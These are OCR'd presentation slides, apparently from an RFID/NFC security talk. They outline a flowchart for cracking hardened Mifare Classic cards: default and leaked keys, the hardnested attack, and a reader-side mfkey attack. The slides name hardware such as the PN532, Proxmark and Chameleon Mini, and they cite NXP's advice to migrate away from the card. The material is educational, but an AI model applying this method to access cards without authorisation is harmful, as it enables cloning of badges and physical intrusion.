
PN532

hardnested

Several min

HOORAY!

Mifare Classic hardened (Plus SL1, EV1) cracking




EV1 with all sectors secured?

„Hardnested” requires at least one known key. What if all the keys are unknown?

Recover the key using online attack (mfkey) – requires to emulate/sniff the card to a valid reader.

Hardware: Proxmark, Chameleon Mini RevE „Rebooted” (starting $30), ...

Mifare Classic hardened (Plus SL1, EV1) cracking



Try default, leaked keys

PN532

Few seconds

Have all keys?

NO

Have at least one key?

NO

Trip to the reader

Reader attack

YES

YES

PN532

Several min

hardnested

HOORAY!

Final NXP recommendation to upgrade (2015.10)

NXP is recommending that existing MIFARE Classic® systems are upgraded (e.g. to DESFire). Furthermore, NXP does not recommend to design in MIFARE® Classic in any security relevant application.

https://www.mifare.net/en/products/chip-card-ics/mifare-classic/security-statement-on-crypto1-implementations/

WANT TO LEARN MORE?

Want to learn more?

A 2018 practical guide to hacking RFID/NFC:

http://www.smartlockpicking.com/slides/Confidence_A_2018_Practical_Guide_To_Hacking_RFID_NFC.pdf

https://www.youtube.com/watch?v=7GFhgv5jfZk

Want to learn more?

Trainings

Tutorials

Events

…

Don’t forget to subscribe for newsletter ☺

https://www.smartlockpicking.com